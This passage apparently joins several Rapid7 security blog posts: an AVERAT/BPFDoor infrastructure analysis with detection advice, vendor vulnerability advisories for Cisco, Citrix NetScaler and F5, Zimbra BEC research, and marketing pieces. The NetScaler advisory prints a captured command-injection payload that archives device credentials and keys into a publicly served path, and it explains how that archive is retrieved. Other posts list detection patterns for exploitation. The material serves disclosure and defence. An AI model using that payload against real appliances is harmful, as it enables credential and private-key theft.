The detail that binds them is PPTP on 1723, present on all three, returning a byte-identical banner (Firmware: 1, Hostname: local, Vendor: linux, fingerprint 261189147). A Dahua XVR ships no PPTP server. Synology's DSM offers one only as an optional package, disabled by default and deprecated in current releases. We assess this as operator-installed, which makes each node dual-purpose: an outbound relay terminating SMTP-disguised implant traffic, and an inbound routed VPN foothold into the host's own LAN. Combined with the RAT's own proxy commands, the campaign has relay capability at both ends of the connection.
The campaign is running two distinct C2 addressing strategies:
Strategy
Samples
Trade-off
Attacker-registered domain
bf8135f4, 2fe2dd40, a65048eb
Survives IP churn, re-pointable via DNS — leaves a seizable, sinkholable, monitorable name
Hardcoded consumer-broadband IP
4925bcca, a4379e11, 925c0418
No DNS artifact at all, brittle against address rotation
Table 5: C2 Addressing Strategies Comparison
The relay layer is composed of consumer and small-business broadband CPE: a fuel retailer's NAS, an obsolete NetKlass appliance, and a CCTV recorder, each sitting on a domestic-grade line.
AVERAT's command-and-control infrastructure matches the device-class profile that CISA, NCSC-UK, and partner agencies described in their April 2026 joint advisory (AA26-113A) as the standard building blocks of China-nexus covert/ORB networks: end-of-life NAS, edge appliances, and DVRs chosen because their vulnerabilities will never be patched. We found no infrastructure or indicator overlap with any specific named ORB network (LapDogs/UAT-7810, SPACEHOP, or FLORAHOX), whose documented targeting instead centers on SOHO routers; AVERAT's infrastructure is consistent with the broader ORB device-class pattern rather than confirmed membership in a known network.
Operator tradecraft
Three design decisions indicate operational maturity.
The dispatcher terminates the process on any unrecognized command code. This is inexpensive to implement and raises the cost of interactive probing or automated scanning against a live implant.
Support for ten concurrent shell sessions is consistent with provisioning for parallel operator access rather than a single interactive session..
The reboot handler calls sync() before forcing a restart through the kernel rather than through init. Flushing filesystem buffers before destroying volatile state is the behavior of an operator who knows precisely which artifacts persist across a restart and which do not — and in this chain everything happens in memory while the persistence needed to re-establish access is on disk.
Detectionguidance
File-based detection on the appliance is unlikely to succeed, because no payload persists in /sbin. We recommend prioritizing the following.
On the host, hunt for processes whose executable has been unlinked, which on Linux presents as a (deleted) suffix on the /proc/<pid>/exe target. To catch fileless and unlinked process execution, monitor process descriptors for instances where /proc/<pid>/exe points to an unlinked path, and inspect memory maps for executable pages lacking backing file paths on disk.
Additionally, alert on the presence of .db state files and dropper artifacts: the directory /HDD/ms6x2xTo64/, a shell script carrying a .php extension whose first bytes are #!/bin/sh, and a marker file execProcEnd containing the literal string end. A process-tree sequence of sh -c on a .php path, followed by cp and chmod into /sbin and an rm -rf of the same path within roughly ten seconds, provides high-fidelity detection of the staging sequence.
On the network, outbound SMTP from an appliance to mail-role hostnames that resolve to consumer-grade or embedded devices warrants investigation on its own.
Mitigation
Investigate unexpected raw packet sockets and classic BPF filters on Linux systems that do not require packet capture. Review outbound TCP port-25 callbacks from processes that are not mail services, particularly when the process renames itself to a common daemon or creates hidden PID and socket markers. Preserve short-lived staged binaries and collect process arguments, open file descriptors, socket metadata, and historical DNS records. Restrict management access to routers, DVRs, and other edge appliances, and monitor NFS or SMB mounts that could let an adjacent host write executables onto an embedded device.
YARA rules and more IoCs are available in Rapid7’s Intelligence Hub along with ongoing intelligence on the latest campaigns.
What defenders should take away from these campaigns
The components form a modular access ecosystem. The dropper executes AVERAT, which beacons to changeable infrastructure, while BPFDoor and Rekoobe samples wait for a magic packet before opening interactive access.
Across both campaigns, the network edge is a consistent focus. Each targets mail-security appliances that sit inline in front of the mail server, giving an implant positioned there visibility into an organization’s inbound and outbound traffic. Both also use port 25 to blend into expected SMTP activity, although the mechanism differs between the campaigns. In either case, command-and-control traffic can hide within a protocol that is normal for the device and may therefore attract less scrutiny.
This fits the broader BPFDoor pattern, where compromised IoT and SMB devices, including NAS units and DVRs, can act as operational relays that obscure the true source of magic-packet traffic before it reaches the passive backdoor. Newer samples also show how the malware continues to adapt to the environments it targets, including a second userland-level magic-packet check layered on top of the kernel BPF gate.
Rapid7 Variant G provides another example of that adaptation. It uses three BPF filters to preserve operational resilience on high-traffic edge nodes, with the filters left unoptimized because the libpcap version running on its end-of-life targets does not support filter optimization.
For defenders, the most useful detection opportunities remain raw packet sockets, BPF filters, port-25 callbacks from unexpected processes, process masquerading, and appliance-specific staging paths. Specific attribution should remain an ongoing assessment as new samples and infrastructure emerge.
As AI takes on more of the enrichment, correlation, and initial assessment inside the SOC, roles, skills, and KPIs still require deliberate redesign. Security leaders need to decide where automation is dependable, where human judgment should remain decisive, and how teams should be measured when alert handling is no longer the center of the operating model
The Gartner® report, The Roles Required for the AI-Enabled Security Operations Center (SOC), examines the roles and capabilities Gartner expects the SOC to require as AI becomes embedded in security operations. Rapid7 is offering complimentary access to the research, which we believe can help leaders plan their future workforce, operating model, and investment priorities.
How will AI change the role of SOC analysts?
Many analyst roles and performance measures remain closely tied to handling individual alerts. As organizations introduce AI SOC agents to support enrichment, correlation, and initial assessment, leaders may need to reconsider where human expertise creates the greatest operational value.
Gartner states, "Human analysts must transition from alert triage roles to end-to-end case ownership and effective response option communication." At Rapid7, we believe this shift creates an opportunity for analysts to focus their judgment on validating context, coordinating response, and communicating decisions clearly.
Gartner also recommends, "Stop recording alert metrics and run the SOC on cases and decisions." Robert Willis, VP of Managed Detection and Response at Rapid7, puts it plainly: "Alert volume is a distraction. The real measure of SOC value is decision quality, did you get the right answer, fast enough to act on it? MDR is built to deliver exactly that: answers, not alerts, so your team can focus on ownership and response rather than triage." MDR can help manage alert volume while adding investigation and response capacity, giving internal teams more space to focus on the cases that require their context and ownership.
Where does human judgment remain essential?
Rapid7's experience applying agentic AI within our MDR SOC shows how this division of work can operate in practice. Our agentic workflows have saved more than 200 analyst hours each week and achieved 99.93% benign-disposition accuracy, reducing the repetitive work involved in initial triage and giving analysts more time for complex, ambiguous, and higher-stakes investigations.
We believe human judgment remains essential when a decision carries operational consequences. AI can gather evidence, correlate activity, and present a structured rationale, while analysts validate the conclusion, consider the organization's priorities, and determine the appropriate response. This human-led, AI-driven model combines machine-speed investigation with accountable decision-making.
Why are SOC engineering roles expected to expand?
As AI-enabled workflows expand, engineering discipline is likely to become increasingly important within security operations. Reliable processes require people who understand threats and security data, can test automated workflows, and can establish appropriate controls around AI-supported decisions.
The report includes the strategic planning assumption, "By 2028 there will be 50% more engineers in security operations teams than analysts." Gartner also advises organizations, "Redefine detection engineering role descriptions and hiring requirements. Expand them beyond rule writing to include prompt design, workflow testing, and AI output validation."
From Rapid7's perspective, detection engineering is developing into a broader operational discipline. Data quality, testing, version control, rollback procedures, documentation, and human approval paths all contribute to dependable AI-enabled workflows. Investing in these capabilities can help teams use automation confidently while keeping people central to consequential security decisions.
Why should Exposure Management be a continuous SOC function?
The report also considers how security operations can identify and validate weaknesses before they contribute to an incident. Gartner states, "Exposure management is the emerging SOC capability to invest in before anything else."
At Rapid7, we believe exposure management should become a standing operational discipline that connects discovery, validation, prioritization, and remediation with detection and response. Exposure Command can help teams understand which exposures present the greatest risk and direct remediation accordingly, while MDR provides additional expertise and capacity to investigate and respond when threats emerge.
Together, these capabilities support a human-led, AI-driven operating model focused on informed decisions, continuous exposure reduction, and effective response. Access the complimentary Gartner report, The Roles Required for the AI-Enabled Security Operations Center (SOC), to explore how Gartner expects SOC roles and responsibilities to evolve.
On September 30, 2026, Cisco published a security advisory for CVE-2026-76504, a critical API authentication bypass vulnerability affecting Cisco Catalyst SD-WAN Manager. The vulnerability has a CVSSv3.1 score of 9.8 and results from improper handling of URL encoding (CWE-177). An unauthenticated, remote attacker can send a crafted HTTP request that bypasses an authentication rule for a specific API endpoint, gaining access to the API with the privileges of the admin user.
According to Cisco, CVE-2026-76504 is being actively exploited in the wild; Cisco PSIRT became aware of the activity in September 2026. Cisco Catalyst SD-WAN Manager systems with ports exposed to the internet are at risk of compromise. The vulnerability affects the product regardless of system configuration, and Cisco has not provided a workaround, however vendor supplied updates are available. Rapid7 strongly recommends that organizations upgrade affected systems to a fixed release on an emergency basis, outside of normal patch cycles, and investigate internet-facing systems for signs of exploitation.
Cisco Catalyst SD-WAN Manager was also affected by two critical, unauthenticated peering authentication flaws earlier in 2026: CVE-2026-20127 and Rapid7-discovered CVE-2026-20182. Both were distinct issues in the vdaemon service and similar parts of its networking stack. CVE-2026-76504 targets a separate API authentication path, but the recurrence of authentication bypasses in internet-facing Catalyst SD-WAN control components reinforces the need for emergency remediation.
Cisco has released software updates that remediate CVE-2026-76504. Organizations running affected instances of Cisco Catalyst SD-WAN Manager should upgrade to an appropriate fixed release listed below without waiting for a regular patch cycle:
Cisco Catalyst SD-WAN Software release
First fixed release
Earlier than 20.9
Migrate to a fixed release
20.9
20.9.10.1
20.12
20.12.8.2
20.15
20.15.6.1
20.18
20.18.4.1
26.1
26.1.2.1
26.2
26.2.1
Cisco has addressed the vulnerability in the cloud-based Cisco SD-WAN Cloud (Cisco Managed) release 20.15.605, and indicates that no customer action is required for that service.
There are no workarounds. As a temporary mitigation, Cisco recommends that on-premises customers prevent access to the system from unsecured networks. If internet access is required, restrict access to known, trusted hosts and protect Cisco Catalyst SD-WAN control components behind a filtering device. Cisco indicates that this mitigation is already deployed in Cisco Catalyst SD-WAN Cloud Hosted environments. Organizations should apply updates even when the mitigation is in place.
Because active exploitation has occurred, Rapid7 strongly recommends that organizations audit affected systems for compromise. For help assessing a potentially compromised system, Cisco customers may open a Severity 3 TAC case with CVE-2026-76504 in the title and provide an admin-tech file generated with the request admin-tech command.
For the latest mitigation guidance and release compatibility information, please refer to the vendor's security advisory.
Rapid7 customers
Exposure Command, Vulnerability Management, and Nexpose
Exposure Command, Vulnerability Management, and Nexpose customers can assess exposure to CVE-2026-76504 with vulnerability checks expected to be available in the October 1 content release.
Indicators of compromise
Cisco recommends reviewing the following logs for requests related to j_security_check from unknown or unauthorized IP addresses:
/var/log/nms/containers/service-proxy/serviceproxy-access.log: Requests with an encoded character in the j_security_check path, such as POST /%6a_security_check HTTP/1.1.
/var/log/nms/vmanage-server.log: Requests to j_security_check associated with usernames beginning with viptela-reserved-.
The %6a value, which URI-encodes the character j, is only an example. According to Cisco, an attacker can exploit the vulnerability by encoding any single character in the request. The vendor cautions that these log entries can also occur during standard operations and should be evaluated against normal network posture to avoid false positives.
Updates
September 30, 2026: Initial publication.
October 1, 2026: Updated to reflect CVE-2026-76504 being added to the CISA KEV list.
Higher education faces a difficult security equation. Universities hold large volumes of sensitive student, financial, health, and research data while supporting open networks, distributed users, legacy infrastructure, and increasingly complex cloud environments. Attackers have taken notice, and the pressure on security teams continues to grow.
In Q2 2025, universities faced an average of 4,388 cyberattacks per organization per week, up 24% from the same period in 2024. Nine in ten universities reported experiencing a breach or security incident during the previous 12 months, while the average cost of a data breach in education reached $10.22 million. Confirmed attacks against higher education institutions exposed more than 3.9 million records in 2025, with ransomware continuing to disrupt teaching, research, financial aid, and administrative operations.
Those figures are concerning on their own, but they only explain part of the problem. For university systems with multiple campuses, the way security is organized can create an additional layer of risk.
Why is higher education so difficult to secure?
Universities operate differently from most commercial organizations. Open access, collaboration, and academic freedom are central to their mission, which means security teams must protect environments where students, faculty, researchers, guests, and third parties connect from almost anywhere.
That openness sits alongside an unusually broad mix of sensitive data. A single university may hold student PII, financial aid and tax records, health information, proprietary research, government-funded projects, and intellectual property. Many institutions also rely on legacy systems that have been connected over time to modern cloud applications, APIs, learning platforms, and research networks, creating visibility gaps that can be difficult to manage.
Resource pressure adds to the challenge. The draft cites 94% of higher education IT leaders as saying they lack enough personnel to defend their environments adequately, leaving relatively small teams responsible for sprawling networks with large numbers of users, devices, applications, and third-party services.
For multi-campus university systems, many of these pressures are compounded by decentralized security operations. Individual campuses often maintain their own infrastructure, security tools, teams, incident response processes, vendor relationships, and renewal cycles.
The result can be limited visibility across the wider institution. If ransomware is detected at one campus, teams elsewhere may have no immediate view of the same attacker activity. If a zero-day is exploited in one research environment, another campus may remain exposed because the intelligence and response process stay local.
Fragmentation also affects efficiency. When each campus independently buys, deploys, and manages its own security stack, the wider university system can carry duplicated costs, additional management overhead, and inconsistent coverage. Fragmentation can also slow the spread of threat intelligence across a university system. If one campus detects a new attack pattern, an unusual intrusion technique, or previously unseen malware, that insight may remain local rather than reaching security teams elsewhere in time to act. A suspicious login sequence identified at Campus B, for example, could be the early signal of activity already moving toward Campus A or Campus C, but without shared visibility each team may investigate the same threat independently and at different speeds.
The same problem can appear during vulnerability response. If one campus confirms active exploitation of a newly disclosed vulnerability in a research environment, another campus may still be exposed because patching decisions, asset inventories, and remediation workflows are managed separately. What should become a system-wide priority can remain a local incident until someone connects the dots.
Attackers do not necessarily respect those organizational boundaries. A smaller or less-resourced campus can provide an entry point into relationships, systems, and data connected to the wider institution, while defenders may still be working with a campus-by-campus view.
What should university systems change?
Higher education security needs to preserve the autonomy individual campuses require while improving visibility and coordination across the broader institution.
That means giving security teams a shared view of exposure, threats, and active incidents across campuses, along with the ability to coordinate detection and response when activity in one part of the university may affect another. It also creates an opportunity to reduce duplicated tooling and processes, share threat intelligence more effectively, and make better use of limited security resources.
The objective is a model where a local security team can continue managing the needs of its own campus without losing access to the wider context of what is happening across the university system.
As the threat landscape becomes more connected, higher education security architecture needs to become more connected with it.
In Part 2 of this series, we’ll look at another pressure making that shift more urgent: the growing compliance burden across FERPA, GLBA, HIPAA, and CMMC, and why fragmented security can make regulatory readiness harder to manage across a university system.
Rapid7 helps more than 11,000 organizations worldwide take command of their security. Learn more at rapid7.com/sled.
On September 27, 2026, Citrix disclosed eight new vulnerabilities affecting NetScaler ADC and NetScaler Gateway, including two critical remote code execution (RCE) vulnerabilities: CVE-2026-88771 and CVE-2026-88772. Both of these RCE vulnerabilities carry a critical CVSSv4 score of 9.5, and both have been confirmed as being actively exploited in the wild as zero-days prior to the vendor disclosure.
CVE-2026-88771 affects vulnerable NetScaler deployments in their default configuration, with no additional product features required. The vendor has also indicated that the attack complexity for exploiting CVE-2026-88771 is low, meaning reliable RCE is likely against all vulnerable NetScaler appliances regardless of their configuration. This is especially concerning due to the prevalence of NetScaler appliances.
CVE-2026-88772 is a memory corruption vulnerability and requires the DTLS feature to be enabled on the appliance. The vendor has indicated that the attack complexity is high, meaning achieving reliable exploitation may be more difficult for an attacker than that of CVE-2026-88771.
The U.S. Cybersecurity and Infrastructure Security Agency (CISA) reports active exploitation is occurring globally, and added both CVE-2026-88771 and CVE-2026-88772 to its Known Exploited Vulnerabilities (KEV) catalog on September 27, 2026. Multiple CERTs worldwide have begun issuingalerts due to the critical nature of this situation.
On October 4, 2026, Citrix published an advisory for a new NetScaler vulnerability, CVE-2026-88779. This new vulnerability was disclosed as being exploited in-the-wild as a zero-day prior to disclosure, and was added to CISA KEV the same day. CVE-2026-88779 affects NetScaler appliances that have a SAML service provider (SP) or identity provider (IdP) configured. Attackers can send repeated attempts, where each attempt will crash the SAML service, and upon the sixth crash the appliance will reboot.
The following table summarizes all nine vulnerabilities:
The following vendor-supplied updates are available to remediate the eight vulnerabilities disclosed on September 27. Rapid7 strongly recommends updating affected NetScaler appliances on an emergency basis, outside of normal patching cycles, and investigating vulnerable appliances for signs of compromise.
Citrix NetScaler ADC and Citrix NetScaler Gateway 14.1-73.37 and later releases.
Citrix NetScaler ADC and Citrix NetScaler Gateway 13.1-64.23 and later releases of 13.1.
Citrix NetScaler ADC 14.1-FIPS, 14.1-73.37 FIPS and later releases of 14.1-FIPS.
Citrix NetScaler ADC 13.1-FIPS and 13.1-NDcPP 13.1.37.279 and later releases of 13.1-FIPS and 13.1-NDcPP.
For the latest mitigation guidance, please refer to the vendor advisory.
To remediate CVE-2026-88779 which was disclosed on October 4, the following vendor-supplied update is available, and supersedes the above vendor supplied updates.
Citrix NetScaler ADC and Citrix NetScaler Gateway 14.1-73.41 and later releases.
Citrix NetScaler ADC and Citrix NetScaler Gateway 13.1-64.28 and later releases of 13.1.
Citrix NetScaler ADC 14.1-FIPS, 14.1-73.41 FIPS and later releases of 14.1-FIPS.
Citrix NetScaler ADC 13.1-FIPS and 13.1-NDcPP 13.1.37.282 and later releases of 13.1-FIPS and 13.1-NDcPP.
For the latest mitigation guidance for CVE-2026-88779, please refer to the vendor advisory.
Rapid7 MDR observed exploitation
Rapid7 observed the earliest exploitation attempts of CVE-2026-88771 at 2026-09-20T14:28:43 UTC. Only two attempts were seen on September 20, which does not indicate widespread exploitation at that time.
The command injection observed on September 20 is captured below:
Timestamp: 2026-09-20T14:28:43.000Z
Account: wfr
Result: FAILED_BAD_LOGIN
Source_ip: 149.104.78.208
Source_data: "Authentication is rejected for WFR pitboss PPE nsppe missed too many heartbeats NSPPE;tar${IFS}czf$IFS/var/netscaler/gui/vpn/c$IFS-C$IFS/flash${IFS}nsconfig; (client ip : 149.104.78.208 , vserver ip: <redacted>  ), extended error, if any : "
This payload executes tar czf /var/netscaler/gui/vpn/c -C /flash nsconfig, which creates a gzipped archive named c in /var/netscaler/gui/vpn/ containing the full contents of /flash/nsconfig.
This location is significant because the Gateway serves /var/netscaler/gui/vpn/ publicly at https://<gateway>/vpn/. Once the command runs, an unauthenticated request to GET https://<gateway>/vpn/c will return the archive to any requester, with no login required.
The /flash/nsconfig directory contains material that would give an attacker significant follow-on access, including:
ns.conf, the full device configuration, including encrypted passwords for the nsroot account and other admin accounts, as well as bind passwords for LDAP, RADIUS, and TACACS
ssl/, containing SSL certificates and private keys
SSH host keys, license files, and HA sync settings
As of this writing, Rapid7 has identified two organizations compromised through exploitation of CVE-2026-88771. The first compromise involved the command injection detailed above and the other involved a webshell placed at /var/netscaler/logon/LogonPoint/custom/.ctxs.receiver (SHA256: ed082f744f035035900f67edf438f2f7d0528ac501234f63d476d65273cdb9a1), observed onSeptember 24.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to all the CVEs listed in the blog with authenticated vulnerability checks available in the September 28 content release. A vulnerability check for CVE-2026-88779 is available in the October 6 content release.
Intelligence Hub
Customers leveraging Rapid7’s Intelligence Hub can track the latest developments surrounding CVE-2026-88771 and CVE-2026-88772, including indicators of compromise (IOCs) and Suricata detection rules.
Managed Detection Response (MDR)
The following detection rules are available for InsightIDR and Managed Detection Response (MDR) customers:
Suspicious Web Request - Citrix NetScaler ADC and Gateway Appliance Exploitation (CVE-2026-88771)
Updates
September 28, 2026: Initial publication.
September 29, 2026: Suricata detection rules for CVE-2026-88771 are now available in Intelligence Hub.
September 30, 2026: Added Rapid7 MDR Observed Exploitation section to include details of the cases flagged by the SOC team.
September 30, 2026: Added Rapid7 MDR customers section.
October 5, 2026: Updated blog to include the new CVE-2026-88779 vulnerability.
October 6, 2026: Updated Rapid7 customers section to reflect availability of a check for CVE-2026-88779.
Business Email Compromise (BEC) operates on a familiar playbook. Threat actors breach a mailbox, silently monitor operations, map approval chains, and ultimately exploit that access to divert funds or exfiltrate sensitive assets.
This dynamic is central to our analysis as we kick off a series around Rapid7's collaborative research with Zimbra; upcoming installments will explore technical details and broader findings based within the Zimbra Collaboration Suite. Our investigation disrupted the traditional BEC model in unexpected ways. We uncovered over 50 vulnerabilities, and found that several allow attackers not just to observe environments, but to actively rewrite them by impersonating senders without credentials, controlling inbox visibility, and altering shared documents and calendars.
Business Email Compromise in action: Digital abuse of trust
None of this is theoretical for Zimbra. But don’t take my word for it, just ask Russia. CISA keeps putting Zimbra bugs into the Known Exploited Vulnerabilities catalog, and the last three years make the point on their own:
CVE-2024-45519, command injection in the postjournal service, unauthenticated command execution. Proofpoint saw attackers stuffing base64 payloads into CC fields on September 28, 2024. CISA added it to KEV on October 3.
CVE-2025-27915, stored XSS in the Classic Web Client, triggered by a crafted .ICS attachment. It is used as a zero-day against Brazilian military targets to steal mail and quietly set forwarding filters. It went into KEV in October, 2025.
CVE-2026-73570, unauthenticated command injection through SNMP notification handling. CISA added it on August 21 of this year and gave federal agencies three days. Shadowserver has been counting somewhere north of 260 compromised instances while hunting for exploitation artifacts.
Go back further and the pattern holds. Rapid7 tracked widespread exploitation of CVE-2022-27925 and CVE-2022-37042 in 2022, a path traversal chained with an authentication bypass that let attackers drop a JSP shell on a Zimbra server without credentials. Google's Threat Analysis Group later documented four separate threat groups working the same zero-day known as CVE-2023-37580. Each of these groups went after email, credentials, and authentication tokens. Attackers figured out a long time ago that the system sitting in the middle of everyone's communication is worth the effort. So when you find a set of bugs that let you write to that system instead of only reading from it, data theft stops being the interesting part.
Send an email as your CFO without ever touching their password, and you have the front half of a very convincing BEC. Keep control of the mailbox afterward and you have the back half, too. Here, the attacker has a strategic choice. They can delete the sent message to hide their tracks, effectively wiping the trail of the fraud OR they can choose to leave the message in the Sent Items folder. By doing so, they ensure the CFO sees 'evidence' of the email they supposedly sent, creating a gaslighting scenario where the victim is left questioning their own actions. Whether the attacker cleans up or leaves the trail, they are shaping the organization’s perception of reality. In the ensuing investigation, where Finance sees a sent request and the CFO sees no such activity, the organization is trapped in a conflict of evidence. At that point, BEC looks less like traditional fraud and more like a psychological operation.
Documents make it worse, as Zimbra is not just a mail server. The collaboration side holds the files employees actually use to make decisions. An attacker who can plant a fake HR memo or financial summary in an executive's enterprise drive, and make it look like it came from a peer they trust, is starting from a much better position than someone attaching a PDF to a cold email.
Say a document shows up from HR about a confidential restructuring, and a few days later an email from a trusted executive references it. Neither piece has to carry the whole deception, as each one props up the other.
Calendar warfare and manufactured enterprise reality
Then there is the thing I have started calling ‘calendar warfare.’ Meetings can be modified or deleted without generating the notification trail users expect to see. RSVP status can also be flipped. Maybe a key executive is changed from Accepted to Declined and leadership might reschedule, or move ahead without them, or read the whole thing as a deliberate opt-out.
It works in the other direction too. An "Emergency Board Meeting" lands on an executive's calendar with a believable organizer, a popup reminder, and a malicious Zoom link. When the reminder fires, the victim is not sizing up a suspicious email that arrived thirty seconds ago. They are joining a meeting that has been sitting in their calendar for two days. And the calendar is not some exotic attack surface nobody has thought of. If we look back at CVE-2025-27915, the delivery vehicle was a calendar invite.
Stack all of it together now – a financial document appears, a trusted executive emails about it, then a mandatory meeting shows up to discuss it. And the attacker still has the ability to clean up some of what gets left behind. Every artifact the victim checks lives inside a system they have no reason to question, and all of them tell the same fabricated story.
I keep coming back to the phrase 'manufactured enterprise reality'. I have touched on the idea in The Monday Brief, that attackers get to borrow whatever trust an organization has already extended to its own tooling. Zimbra makes it concrete. The platform supplies the credibility, so the attacker does not have to build any.
Collaboration suites quietly became systems of record. Email is the record of who said what. Calendars are the record of who agreed to be where. Classic BEC abuses the trust between two people. The scenario we’ve discussed here abuses the machinery those people use to decide who to trust in the first place. Once employees are making real business decisions off fabricated context, stealing data is the least of your problems.
Security teams already have long queues of potential application vulnerabilities. The useful question is what happens next: can they see how a weakness behaves in a running application, reproduce the attack, and give developers enough evidence to fix it?
Dynamic application security testing (DAST) helps answer those questions by testing applications as an attacker encounters them. The IDC MarketScape: Worldwide Dynamic Application Security Testing 2026 Vendor Assessment (Doc #US54119126, September 2026). The IDC MarketScape evaluated 16 vendors and named Rapid7 a Leader.
We believe the result reflects the strength of Rapid7’s DAST capabilities, but the IDC MarketScape also offers a useful view of where the category is heading. DAST has developed beyond traditional web scanning into a source of runtime evidence that can help organizations validate risk across the application layer.
From possible weakness to validated application risk
Code analysis and dependency scanning help teams identify weaknesses before an application is deployed. DAST provides a different view by interacting with the assembled application while it is running. It can show what happens when a particular request reaches the application, how the application responds, and whether a suspected weakness can be reproduced.
This is especially valuable for APIs and AI-backed applications, where risk may emerge through interactions among models, prompts, data, tools, and permissions. Some of these behaviors cannot be fully understood from source code or a dependency manifest. They become visible when the application is exercised under runtime conditions.
DAST therefore has a direct role in continuous threat exposure management (CTEM). Discovery gives teams a view of their assets and possible weaknesses, but that view alone does not tell them where to focus. Validation helps narrow the field by showing which exposures can be reached or exploited and providing evidence that teams can use to take action.
For Rapid7, DAST is exposure management applied to the application layer. Web applications, APIs, and AI-backed endpoints are all part of the attack surface, so they need to be discovered, tested, prioritized, and managed alongside infrastructure, cloud, and other exposures.
Why we believe Rapid7 was named a Leader by IDC
Rapid7’s DAST solution is delivered as part of the Exposure Command portfolio. Its scan engine maps an application, executes attacks against the discovered paths, and validates confirmed findings. Security teams can map a broad area of an application while limiting active attacks to an appropriate set of paths, giving them control over how testing is performed.
Findings are checked against Rapid7 telemetry to help determine which issues warrant closer attention. When a finding needs action, browser-based replay reproduces the original request, the attack request, and the triggering response. Developers receive evidence they can work with, rather than a finding they must first spend time proving.
Authenticated scanning can be difficult to maintain across a changing application portfolio, and a broken login sequence can leave important areas untested. Rapid7’s solution can identify the affected step and support a targeted update without requiring the entire sequence to be recorded again.
The connection with Surface Command adds another useful layer. Newly discovered external assets can be surfaced for application testing, helping teams close the gap between finding an application and understanding the risk it presents
DAST plays a core role within Exposure Command: providing the application-layer validation teams need to prioritize risk and move from findings to remediation.
On September 22, 2026, F5 published a security advisory for CVE-2026-94127, a critical heap-based buffer overflow vulnerability affecting F5 BIG-IP Access Policy Manager (APM). The vulnerability has a CVSS v3.1 score of 9.8. An unauthenticated attacker with network access to an affected virtual server may be able to achieve remote code execution (RCE) by sending specifically crafted traffic.
BIG-IP APM provides identity-aware access control for applications and other corporate resources and can integrate with authentication technologies including OAuth, OpenID Connect, and SAML. CVE-2026-94127 is not exposed in a default configuration: exploitation requires a BIG-IP virtual server with both an APM access policy and an OAuth profile configured. Because affected BIG-IP systems may process traffic at an organization's network edge, organizations using this configuration should prioritize remediation.
The vulnerability affects the data plane and does not expose the BIG-IP control plane. BIG-IP systems operating in Appliance mode are also affected.
F5 lists the following affected release trains and corresponding fixed hotfixes:
BIG-IP 21.1.0: versions prior to Hotfix-BIGIP-21.1.0.2.0.30.22-ENG
BIG-IP 17.5.0: versions prior to Hotfix-BIGIP-17.5.1.9.0.160.12-ENG
BIG-IP 17.1.0: versions prior to Hotfix-BIGIP-17.1.3.5.0.41.14-ENG
As of September 22, 2026, CVE-2026-94127 has been added to the CISA KEV while a publicly available proof of concept was not confirmed.
Mitigation guidance
Organizations running affected F5 BIG-IP deployments should apply the appropriate F5 hotfix as soon as operationally feasible, particularly where a vulnerable APM and OAuth configuration is reachable from untrusted networks.
F5 lists the following remediation versions:
BIG-IP 21.1.0: update to Hotfix-BIGIP-21.1.0.2.0.30.22-ENG or later.
BIG-IP 17.5.0: update to Hotfix-BIGIP-17.5.1.9.0.160.12-ENG or later.
BIG-IP 17.1.0: update to Hotfix-BIGIP-17.1.3.5.0.41.14-ENG or later.
Administrators should first determine whether a BIG-IP APM access policy and an OAuth profile are configured together on a virtual server, since this configuration is required for exposure.
For organizations that cannot immediately apply the applicable update, F5 provides an iRule workaround through F5 Support. Customers should open a support case with F5 to obtain the vendor-provided workaround and follow F5's implementation guidance.
Rapid7 customers
Exposure Command, Vulnerability Management, and Nexpose
Exposure Command, Vulnerability Management, Nexpose customers can assess exposure to CVE-2026-94127 using vulnerability checks expected to be available in today’s (September 23) content release.
On September 14, 2026, Cisco published a security advisory for CVE-2026-76461, a critical SQL injection vulnerability affecting Cisco AsyncOS Software for Cisco Secure Email Gateway. The vulnerability has a reported CVSS v3.1 base score of 9.8 and could allow an unauthenticated, remote attacker to execute arbitrary commands with root privileges on an affected appliance.
Cisco Secure Email Gateway, formerly known as IronPort Email Security Appliance, is an enterprise email security product that inspects inbound and outbound email for threats including phishing, malware, spam, and business email compromise. Because affected gateways process externally delivered email as part of their normal operation, exploitation does not require access to an administrative interface or authentication. An attacker can reportedly trigger the vulnerability by sending a specially crafted email through a vulnerable gateway.
CVE-2026-76461 was added to CISA's Known Exploited Vulnerabilities (KEV) catalog on the same day as the vendor disclosed the vulnerability, indicating that CVE-2026-76461 was exploited as a zero-day prior to disclosure. Cisco noted that their PSIRT became aware of active exploitation in September 2026. At the time of publication, there is no public proof-of-concept exploit code available, and no attribution for the current threat actor activity.
Mitigation guidance
Organizations running Cisco Secure Email Gateway should prioritize upgrading to a vendor-supplied fixed version on an emergency basis, outside of normal patching cycles.
Affected Version
Fixed Version
15.5 and earlier
15.5.5-014
16.0
16.0.4-302
16.5
16.5.0-780
Given the reported active exploitation and the ability to achieve unauthenticated root-level command execution through malicious email processing, organizations should prioritize patching rather than relying solely on network controls or monitoring. Cisco also strongly recommends that customers migrate to the latest product version, 16.5.0-780.
For the latest remediation guidance, see the vendor advisory.
Indicators of compromise
The following indicators of compromise for CVE-2026-76461 were reported within the Cisco security advisory.
To confirm any attempted exploitation of this vulnerability, review the mail_logs and look for suspicious SQL statements. If the device is part of a cluster, review the logs of each cluster device. The following is a non-exhaustive example of how a malicious SQL statement could be detected in the logs:
cisco-esa> grep -i "COPY.*TO PROGRAM" [IronPort Text Mail Logs Log name - Default: mail_logs]
The presence of any entry in the output may indicate malicious activity.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-76461 with a vulnerability check expected to be available in the September 16 content release.
The managed detection and response (MDR) market has reached a turning point. We’ve gone beyond the baseline of 24/7 monitoring focusing on the speed of detection and moved to a world with a convergence of exposure management and response to deliver measurable, outcome-based defenses of a larger, AI-driven attack surface.
For anyone evaluating MDR right now, the Managed Detection and Response Services Landscape, Q3 2026 report by Forrester is a useful map that lays out where the market is heading. This is a market that has moved beyond "do you cover my telemetry?" to “Can a provider connect and prove that its activity is tied to real reduction in risk?”.
Rapid7 was named among the notable providers in this Forrester MDR Landscape. Being included matters to us, but the more interesting story is in what Forrester says about the market itself.
Detection and exposure are becoming one service
One of the report's clearest signals is directional: Forrester writes that "MDR services will converge with exposure and posture improvement.”
